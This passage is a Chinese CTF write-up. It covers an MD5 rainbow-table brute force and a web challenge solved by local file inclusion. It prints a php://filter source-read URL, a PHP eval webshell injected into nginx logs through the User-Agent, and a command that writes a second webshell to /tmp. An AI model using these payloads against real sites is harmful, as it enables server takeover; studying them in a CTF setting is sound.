

给了个302 5a560e50e61b552d34480017c7877467info.php，进入下一关




写py爆破md5





根据hint题目提示，从9999往0000爆破好一点。




There’ s no such order.


好吧。开始爆破





写了一版去跑，每次请求都要爆破md5，1小时就跑200个number，问了出题人，出题人让我优化。

根据我多年的丰富的算法经验，发现时间都耗费在查md5爆破上，于是就生成了个彩虹表，直接查hash，快多了。（其实是直接被出题人打了，他问我不会跑彩虹表吗？）（肝个比赛整个人脑子都不灵活了）

用py做了个6位英文大小写+数字的md5前6位彩虹表，跑了两个小时还没生成完。赶紧暂停。发现光1/97就吃了我22g，差点把硬盘给搞炸了




然后做了个4位英文大小写+数字的md5前6位彩虹表，100多兆。




再跑起来就快多了，两秒一个number。

在9588跑出flag

9588 Congradulations, your flag is flag{hong_mao_ctf_hajimaruyo}

## web4 biubiubiu


打开首页然后跳转到http://zzz.game.ichunqiu.com/index.php?page=login.php，测试发现有文件包含漏洞http://zzz.game.ichunqiu.com/index.php?page=php://filter/convert.base64-encode/resource=login.php。

接下来有两个思路，一是php文件包含日志文件getshell（https://www.baidu.com/s?wd=php+%E6%96%87%E4%BB%B6%E5%8C%85%E5%90%AB+%E6%97%A5%E5%BF%97+getshell），二是ssrf gopher打mysql exp。（方法二我试了一晚上，都没调成功。）

一通乱读，把源码都读完了，在login.php发现有conn.php，得到mysql帐号密码。

一通测试得到nginx配置文件/etc/nginx/nginx.conf（根据响应包的Server: nginx/1.10.2判断是nginx，刚好我vps装了apache和nginx于是就在我vps查看nginx配置文件路径了），得到日志文件路径/var/log/nginx/access.log

改user-agent，往日志文件插入一句话




然后文件保护查看日志发现多了一条php一句话

10.10.0.9 – - [30/Apr/2018:18:19:33 +0000] “GET / HTTP/1.0” 302 21 “-” “\<?php eval(\$_GET['cmd']);?\>”

（备注：为什么是改ua而不是改其他的呢？因为只能控制uri和ua和referer，其中uri会被url编码，变成10.10.0.9


> [30/Apr/2018:18:18:53 +0000] “GET /?%3C?php%20eval(\$_GET[%27cmd%27]);?%3E HTTP/1.0” 302 21 “-” “Mozilla/5.0 (Windows NT 6.1; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0”。uri我忘试了。）

然后可以直接菜刀连接。

我为了好看（强迫症），往/tmp/写了个一句话（其他路径www-data权限不可写），这样就不用包含日志，以免出错

/?page=/var/log/nginx/access.log\&cmd=file_put_contents(%22/tmp/s.php%22,%22%3C?php%20eval(\\$_POST[%27cmd%27]);?%3E%22);

菜刀连接




连接数据库


找到flag


后来看群内大佬说这个是waf，拦菜刀的。我用的是之前官网放出的caidao-20160622-www.maicaidao.com（也是百度找的），直接就连上shell了。不明觉厉。现在官网指向127.0.0.1了，不知道下次是什么时候开。

```php
<?php

    if(isset($_GET['page']))
    {
        $file = $_GET['page'];
        if(strpos($file,"read")){
            header("Location: index.php?page=login.php");
            exit();
        }
        include($file);
    }
    else{
        header("Location: index.php?page=login.php");

    }
?>

<!-- users.sql  -->
```

预期解法

https://www.jianshu.com/p/6747fbc7b289

记一次利用gopher的内网mysql盲注

# 总结

misc3非标准曼彻斯特编码是什么东西？

misc4？？？第一步怎么做？？？

web4 302返回gopher跳转可以绕过if(preg_match(“/\^http(s?):\/\/.+/”，
\$url)){，然后调了一晚上的gopher打mysql，硬是打不成功。可能这就是我跟大佬的差距，还是要学习一个

http://www.freebuf.com/articles/web/159342.html

https://paper.seebug.org/510/

https://ricterz.me/posts/%E5%88%A9%E7%94%A8%20gopher%20%E5%8D%8F%E8%AE%AE%E6%8B%93%E5%B1%95%E6

https://www.jianshu.com/p/6747fbc7b289

心疼我是个web狗

好饿 早知道不学web了

二进制一统江湖

是时候考虑一下转行的事情了


有问题大家可以留言哦，也欢迎大家到春秋论坛中来耍一耍 >>>点击跳转